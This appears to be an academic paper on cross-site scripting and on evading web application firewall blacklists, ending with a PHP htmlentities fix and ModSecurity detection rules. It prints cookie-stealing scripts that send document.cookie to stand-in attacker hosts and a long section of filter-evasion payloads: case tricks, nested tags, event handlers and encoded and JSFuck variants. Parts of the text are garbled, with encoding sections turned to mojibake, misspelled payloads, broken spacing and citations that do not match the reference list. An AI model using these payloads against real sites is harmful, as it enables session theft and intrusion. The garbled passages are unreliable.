Study and Analysis of Web Application Firewall Blacklist Evasion

Shrey Sethi
FCA, Manav Rachna International
University,
Faridabad
E-mail: shreysethi55@gmail.com

Vidushi Singhal
FCA, Manav Rachna International
University,
Faridabad
E-mail: shreysethi55@gmail.com

Abstract: *Cross-Site Scripting (XSS) Vulnerability is a kind of security flaw commonly found in web applications. In this study our main objective is to bypass WAF. We have tried different malicious and custom payload to bypass WAFS. It is caused by vulnerable coding, which is not sanitize user input.*

Keywords: *Cross-Site Scripting, Vulnerability, Security, Web Application, WAF, Cookies, Firewall*

I. INTRODUCTION

It's been seventeen years since the initial discovery of Cross-Site Scripting (XSS). In 2000 XSS Bug was discovered and this bug is very common in Web applications. Even today XSS vulnerabilities occur in high numbers. Cross-Site Scripting is a web application vulnerability in which malicious Payloads are injected into the web site by an attacker to perform his attack. This type of vulnerability is one of the most serious threats on the Web since it was revealed, and affects a very large number of web applications. On other hand, it is very easy to exploit the XSS vulnerability, but it would be very difficult task to build a completely XSS-safe web Application. Several researches have been conducted in order to detect or to prevent from unauthorized access. The impact of this vulnerability may surely harm a user. Cross-Site Scripting attacks are ordinarily underestimated by various web developers, conclude that stopping payloads like <script>alert('XSS')</script> lead to XSS-safe web site. In Modernized web browser, there stands a big chance for the attackers to execute malicious JavaScript. In recent years, there is a new type of XSS found which is DOM based XSS and that occurs due to insecure client-side Java Script. A web application firewall is a device which helps to block malicious requests. In this specific rules are made so that all malicious requests can be blocked usually, these rules protect against vulnerabilities like cross-site scripting, SQL injection, and other web-application related vulnerabilities. In this Study, our main object is to find different methods to bypass WAFs. Web Application Firewalls are designed to protect web servers and web applications from web-based attacks. Firewalls, IDS and IPS are the much-known security procedures which are commonly used to protect from attackers. They are installed at the network layer and analyses malicious packets as well as application layer, to monitor all HTTP and HTTPS traffic between server and client and the Main aim of an application layer firewall based on network is to monitor and block requests which violates the pre-defined rules. WAF's are based on two lists which are whitelist and blacklist, Whitelist means that the WAF only pass request which is present inside its database, whereas the blacklist filters out request which is not present in the database. The common approach is to use the blacklisting approach, which means that they'll filter out Bad Keyword however, blacklisting is the wrong approach after all every filter based upon blacklists can be bypassed very easily. In this paper, we focus bypassing WAF's with various methods [4]. Some of the related study are as follow:

Shanmugam [1] et al Studded Research reports and that Research reports indicate that more than 80% of the web applications are vulnerable to XSS threats. Hackers utilize the features provided by the web applications to exploit XSS vulnerability. Many Research report shows that there is a shift in the focus of the cyber criminals and cyber spies to evade the counter measures built within the web applications. Shanmugam have collected around 2800 vulnerable Cross Site Scripting (XSS) web applications. Surveys such vulnerabilities with the current solutions. Categories of solutions are based on the location (client side), analysis type (static, dynamic, taint, technique (crawling, reverse engineering, black box testing, proxy server) and intrusion detection type (anomaly, misuse, automatic, multimodal). The strengths and weaknesses of all approaches are discussed in his paper.

Weinberger [2] et al researched-on web frameworks, they systematically study the security of the XSS sanitization abstractions frameworks provide. they develop a novel model of the web browser and characterize the challenges of XSS sanitization. Based on the model, they systematically evaluate the XSS abstractions in 14 major commercially-used web frameworks. They find that frameworks often do not address critical parts of the XSS conundrum. They perform an empirical analysis of 8 large web applications to extract the requirements of sanitization primitives from the perspective of real-world applications. Their study shows that there is a wide gap between the abstractions provided by frameworks and the requirements of applications.

Rohilla [3] et al in their paper XSS attacks have been discussed with their classifications. Selection of victim web application which is vulnerable for XSS attack and some vulnerability scanners are also discussed. Some of the XSS worms are discussed in detail with real life case studies and guidelines to prevent them are also discussed in their paper.

II. CROSS SITE SCRIPTING (XSS)

Cross-site scripting is a security flaw which aims Web Applications that accept user input but doesn't sanitize any requests like common characters and strings which are used in a script. A vulnerable Web site allows attacker to inject malicious code into an input field. The browser will load the malicious code when it loads the page. In general, XSS exploit allows the attacker to steal the user's session and redirect the user to a malicious website that can steal data or personal credentials. To defend against this exploits, there must be the latest version browser which is up to date and running. Web developer should sanitize their input properly so that there is no chance of XSS. There are many tools available to filtration of XSS and to solve their problem. The most commonly used language is JavaScript because JavaScript is a major language used in browsing experiences. [5]

Example

```
<script>
window.location='http://Website.com/
index.php?id=cookie='+document.cookie
</script>
```

Cross Site Scripting can be used to create big and very serious problem. The general use of XSS is to purloin session cookies. Itis not just about purloin session cookies, XSS can be used for, website defacements, spreading malware, Bots and to phish someone for their personal information and can also be used in some social engineering techniques to increase their damage. There are three types of Cross-site Scripting - Reflected XSS, DOM-based XSS and Stored XSS.

A. STORED CROSS SITE SCRIPTING

Stored XSS is one of the critical kinds of XSS. Moreover, it is also known as Persistent XSS. A Stored XSS involves an attacker to inject a malicious script that is permanently stored on the target machine, an instance of stored cross site scripting is a malicious code injected by a mugger in an input field of a website which has some posts. When a sufferer browse to the stirred web site in a browser, the cross-site scripting payload will be executed and it serves as a part of the web site and looks like a real page. When payload is executed it says that the sufferer will end-up imperious the malicious code once the page payload is executed in the Web Browser.

B. REFLECTED CROSS SITE SCRIPTING

Another type of cross site scripting is Reflected XSS. In Reflected XSS, the malicious payload is a part of the appeal which is being sent to the web server and reflected back in such a manner that the HTTP response adds the payload from the HTTP request. This attack can be done by using the social engineering and Phishing emails approach. The victim should allow generating a request to the server which contains the XSS script and ends-up executing the script and also reflected and executed inside the browser. This is not a persistent XSS, the attacker needs to deliver the malicious Script to each and every victim.

C. DOM CROSS SITE SCRIPTING

DOM-based XSS is an advanced type of XSS attack. When client side scripts write data to the Document Object Model (DOM). The data is read from the DOM by the web server and gives output to the browser. If the data shows an error, then attacker can inject a payload, which will be stored as a part of the

DOM and executes when the data is read back from the DOM. The most crucial element of DOM-based XSS is that the attack is often a client-side attack, and the malicious code is never sent to the server. This makes it even more tough to catch form the Web Application Firewalls (WAFs). [6]


III. HOW XSS ATTACK WORK

Cross Site Scripting basically is a security flaw. In which an attacker can create a malicious script to inject executable JavaScript into a Web site. This vulnerability occurs when GET variables are printed without sanitizing or checking any content. When a victim clicks the link, the malicious payload send's the victim's browser cookie away to another server this helps to steal usernames and passwords, and other phishing methods. [7]

Example of malicious link:

http://Vulnerablewebsite.com/bug.php?payloadis="><imgsrc=x onerror=prompt(document.Cookie);>

- The attacker uses one of the vulnerable website's forms to insert a malicious Payload into the website's database.



```
latestComment: <script>window.location='http://attacker/
               ?cookie='+document.cookie</script>
```

```
print "<html>"
print "Latest comment:"
print database.latestComment
print "</html>"
```

```
<html>
Latest comment:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
```

Fig 1. Represents How XSS Attack Works

- The victim requests a page from the website.
- The website includes the malicious Payload from the database in the response and sends it to the victim.
- The victim's browser executes the malicious script inside the response, sending the victim's cookies to the attacker's server.

IV. HOW COMMON XSS ARE?

Cross site scripting bugs are gaining popularity among Hackers/Perpetration testers they are very easy to find in Big websites. Websites like Google, Facebook, Amazon, Ebay, Yahoo, Apple, Microsoft, AT&T, Cisco and Cpanel have all had XSS bugs. [8]

V. IMPACT OF CROSS SITE SCRIPTING

- Access to Personal credentials which are saved in database of the Web application.
- Access to personal data like Credit card, Bank Account, and their passwords.
- Hijack the user's browser using Malware or Bots.
- Denial-of-Service.
- Crash Users Browser by Flooding.
- Redirection Access to Users to Attacker Machine.
- Upload data to Victim's Machine.
- Spoil public image of Company.
- Deface Web Sites. [9]

VI. BYPASSING WAF

In this study our main objective is to look at different methods to bypassing WAFS.

BASIC TEST

Try inserting harmless HTML tags like as <u>, <br>, <i> check whether they are blocking or not and how they are executed. Did it a filter any content. If the filter is blocking out the opening and closing tags, try inserting an open tag without closing it like <b, <u, <marquee, <centre did it filter out the open tag, or not did it executed. If this is done this means that HTML element with both opening and closing tag and doesn't filter out the opening tag. After this try with the common XSS payloads like: -
<script>alert("XSS");</script><script> prompt("XSS");</script> most of them are blocked.

Now try to inject a combination of upper and lowercase, in most of the cases they are not be filtered. The payload appears as:
<ScRipT>alert("XSS");</ScRipT>

In case, where filter is blocked the <script> tag is blocked use nested tags <scr and ipt> it will valid JavaScript and you will be able to bypass the rules. <scr<script>ipt>promt("XSS")</scr<script>ip>
Injectecting with tag <a href:

 clickonEnter is the <a and <href tag is blocked? Assuming that no tags were blocked, we will try injecting a JavaScript statement inside the href tag. clickonEnterIn this we will try an event handler to execute JavaScript. <ahref="vulnerabilityscript.in "onmouseover=alert(1)> clickonEnter

TESTING WITH IFRAME TAG

<iframeonmouseover=javascript:alert("XSS")>
<iframesrc=http:// vulnerabilityscript.in/index.html>

Hex Value for Url

%22%2F%3E%20%3C%75%20%69%64%3D%76%75%6C%6E%65%72%61%62%6C% 65%3E%78%73%73%5F%74%65%73%74%3C%2F%75%3E%3C

Base 64 Code

JyIoKSYlPGFjeD48U2NSaVB0ID5wcm9tcHQoOTQwNjIxKTwvU2NSaVB0Pg==

URI Decoding

It's very common web application firewalls would decode user inputs. The examples of decoding are below Example: -

%3Cimg+src%3D%5C%22+javascript%3Aalert%28%22XSS%22%29%3B%5C%22%3E

%3C%3Cscript%3Ealert%28%22XSS%22%29%3B%3C%2Fscript%3E;

HTML TO JavaScript Encoding

document.writeln("%3CscRipt%3Epromt%28%22XSSss%22%29%3C\/scRipt%3E");')>
alert('xssSsS')<(;

UTF-16 Character Encoding

摹捸楔琘慬敲琨∍卓∩歔獸剩炡

UTF-8 Character Encoding

GB 2312 Encoding

L��ی��n�����M⍰���⍰]La ��ی
��n

WINDOWS-1251

+ADw-script+AD4-promt(+ACI-XSS+ACI)+ADw-/script+AD4-

KOI8-R

L ┌┐ ы┴≈ёn|⌠┘≥ёMгбб]La ┌┐ ы┴≈ёn

ISO/IEC 2022

LｵdﾙqxｳnbtfｳM⍰⍰„ ｵdﾙqxｳn

JavaScript to []()!+ Conversion

```
<>[+!+[]]+[+!+[]]
(![]+[])[+!+[]]+(![]+[])[!+[]+!+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+
[]]+(!![]+[])[+[]]+(![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+
[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+
(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]]+[+!+[]]+(!![
]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+
(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]]
```

No Alphabets and No Digit


<iframeonload!#$%&()*~+_.,:;?@[/|\]^`=alert("XSS")>
";!--"alert<XSS>=&{()}

With STYLE Tag

exp/*<A STYLE=no\xssSs:noxsSs>;
xssS:ex/*XSS*//*pression(alert("XSS"))'>


VII. FIXING OF XSS VUNRABILITY

Let's create a simple web form which displays anything that the user enters.



```
<form action="" method="POST">
   `<input type="text" name="text" placeholder="Enter Something">
   <input type="submit" name="submit">
</form>
```

Fig. 2. Represents the Vulnerable HTML Code




```
<?php
    if(isset($_POST['submit'])){
        $text = $_POST['text'];
        echo 'Your input is: '.$text;
    }
?>
```

Fig. 3. Represent theVulnerable PHP Code

Explanation:

I entered 'shrey' in the input field and it displayed it. So, till now there is nothing wrong with our code, right? But the problem is that the internet is filled withmany malicious users which may not be too nice to just enter something as safe as we did. They may try to inject some malicious code. So, let's try injecting some code in this field

Output-



shrey


Your input is: **shrey**

Fig. 4. Represent the Vulnerable Output

Explanation:

As you can see I entered my name in bold tags and it displayed it in bold which should never happen. Just like this if I enter any JavaScript code it will execute as well.

Okay now we know our code is not secure so let's make some changes in our PHP code.
a bit more secured PHP code-



```
<?php
    if(isset($_POST['submit'])){
        $text = htmlentities($_POST['text']);
        echo 'Your input is: '.$text;
    }
?>
```


Fig. 5. Represents the Fixed PHP Code

Explanation:

As you can see now I'm using a function called htmlentities which basically doesn't allow any HTML code to execute and it displays the input just as it was entered.

Note- htmlspecialchars is another function which is recommended that works same as htmlentities htmlentities - Convert all applicable characters to HTML entities htmlspecialchars- Convert special characters to HTML entities. [10]

Output-



shrey

Your input is: shrey

Fig. 6. Represents the Output After Fixing Thevulnerability

VIII. CONCLUSION

Through this paper, we have given many different Payloads to bypass WAF against XSS flaw. Basically, XSS is one of the most frequent flaws found in Web application. Cross Site Scripting attacks are very simple, but very tough to prevent because of the huge flexibility of HTML encoding this provides the attacker to find different ways to bypass WAF. In the end, we can say that Blacklisting is not a good option. Blacklisting saves time but it makes the web application more vulnerable than whitelisting. We will tell you the best way how to secure from XSS. Web Developers always keep this in mind that a WAF is only used to protect from pre-defined rules so don't despond on WAF. It is very important to keep WAF up to date and test different possibilities. As a safeguard against the different encoding formats, developers are suggested to specify the encoding type of their web applications i.e. UTF-08 in the metadata of the Web Application Interface, the HTML File.

This is a generic rule scheme to block payloads.

```
#     alert('xss')
#     <xss>

REQUEST_COOKIES|!REQUEST_COOKIES:/__utm/
|!REQUEST_COOKIES:/_pk_ref/
|REQUEST_COOKIES_NAMES|ARGS_NAMES|ARGS|
XML:/* "[/'\"<]xss[/'\">]" "phase:2,rev:'2',ver:'
OWASP_CRS/2.2.9',maturity:'8',accuracy:'8',
id:'973310', capture,t:none,t:lowercase,block,msg:'XSS
Attack Detected',logdata:'Matched Data: %{TX.0}
found within %{MATCHED_VAR_NAME}:
%{MATCHED_VAR}',tag:'OWASP_CRS/
WEB_ATTACK/XSS',tag:'WASCTC/WASC-
8',tag:'WASCTC/WASC 22',tag:'OWASP_TOP_10/
A2',tag:'OWASP_AppSensor/IE1',tag:'PCI/
6.5.1',setvar:'tx.msg=%{rule.msg}',setvar:tx.xss_score=+%{
tx.critical_anomaly_score},setvar:tx.anomaly_score=+%
{tx.critical_anomaly_score},setvar:tx.%{rule.id}-
```

```
OWASP_CRS/WEB_ATTACK/XSS-
%{matched_var_name}=%{tx.0}"
```

```
# <script>alert(1)</script>
```

```
SecRule ARGS "(?i)(<script[^>]*>[\s\S]*?<\/
script[^>]*>|<script[^>]*>[\s\S]*?<\/
script[[\s\S]]*[\s\S]|<script[^>]*>[\s\S]*?<\/
script[\s]*[\s]|<script[^>]*>[\s\S]*?<\/
script|<script[^>]*>[\s\S]*?)""id:'973336',
phase:2,rev:'1',ver:'OWASP_CRS/
2.2.9',maturity:'1',accuracy:'8',t:none,t:urlDecode
Uni,t:htmlEntityDecode,t:jsDecode,t:cssDecode,
log,capture,msg:'XSS Filter - Category 1: Script Tag
Vector',tag:'OWASP_CRS/WEB_ATTACK/
XSS',tag:'WASCTC/WASC-8',tag:'WASCTC/WASC-
22',tag:'OWASP_TOP_10/A2',tag:'OWASP_AppSensor/
IE1',tag:'PCI/6.5.1',logdata:'Matched Data: %{TX.0}
found within %{MATCHED_VAR_NAME}:
%{MATCHED_VAR}',severity:'2',setvar:'tx.msg=%{r
ule.msg}',setvar:tx.xss_score=+%{tx.critical_anomaly_
score},setvar:tx.anomaly_score=+%
{tx.critical_anomaly_score},setvar:tx.%{rule.id}-
OWASP_CRS/WEB_ATTACK/XSS-
%{matched_var_name}=%{tx.0}"
```

REFERENCES

[1] Seth Fogie, Jeremiah Grossman, Robert Hansen, Anton Rager , Petko D. Petkov, "XSS Exploits: Cross Site Scripting Attacks and Defense", Syngress Publishing, Burlington, MA, May 2007

[2] Omar Ismail, Masashi Etoh, YoukiKadobayashi, and Suguru Yamaguchi, "A Proposal and Implementation of Automatic Detection/Collection System for Cross-Site Scripting Vulnerability", in Proceedings of the 18th International Conference on Advanced Information Networking and Application (AINA04), Japan, pp. 145-151, March 2004.

[3] Joel Scambray and Mike Shema, "Hacking Exposed Web Applications", Chapter 13 - Case Studies, McGraw-Hill/ Osborne, California, U.S.A, 2002.

[4] JochenTopf, "The HTML Form Protocol Attack", http:// www.remote.org/ jochen/sec/hfpa/hfpa.pdf.

[5] Common Vulnerabilities and Exposures, "The Standard for Information Security Vulnerability Names", http:// cve.mitre.org/, last accessed May 24, 2007.

[6] Slackers forum, "Vulnerable Sites Information Posted By Hackers", http://sla.ckers.org/forum/read.php?3,44,632

[7] Gupta, S., Sharma , L., Gupta, M., & Gupta, S. (2012). Prevention of Cross-Site Scripting Vulnerabilities using Dynamic Hash Generation Technique on the Server Side. International Journal of Advanced Computer Research, 2(5), Start Page- 49. (2008). (Acunetix) Retrieved from http:// www.acunetix.com

[8] http://www.emis.de/journals/IJOPCM/files/IJOPCM(Vol.1.2.2.S.08).pdf

[9] http://webblaze.cs.berkeley.edu/papers/empirical-webfwks.pdf

[10] https://www.ijarcsse.com/docs/papers/Volume_6/6_June2016/V6I6-0160.pdf

[11] https://en.wikipedia.org/wiki/Cross-site_scripting

[12] https://www.acunetix.com/websitesecurity/cross-site-scripting/

[13] http://www.acunetix.com/websitesecurity/xss/

[14] https://msdn.microsoft.com/en-us/library/ee810614(v=cs.20).aspx

[15] http://www.cgisecurity.com/xss-faq.html

[16] https://www.dionach.com/blog/the-real-impact-of-cross-site-scripting

[17] https://snyk.io/blog/marked-xss-vulnerability/

[18] https://www.acunetix.com/websitesecurity/cross-site-scripting/

[19] http://ijarcet.org/wp-content/uploads/IJARCET-VOL-3-ISSUE-11-4035-4039.pdf

[20] http://w2spconf.com/2010/papers/p12.pdf

[21] https://www.rroij.com/open-access/defending-against-web-vulnerabilities-and-crosssite-scripting-61-64.pdf

[22] http://seclab.cs.sunysb.edu/seclab/pubs/xss.pdf

[23] http://la.trendmicro.com/media/misc/html5-attack-scenarios-research-paper-en.pdf

❒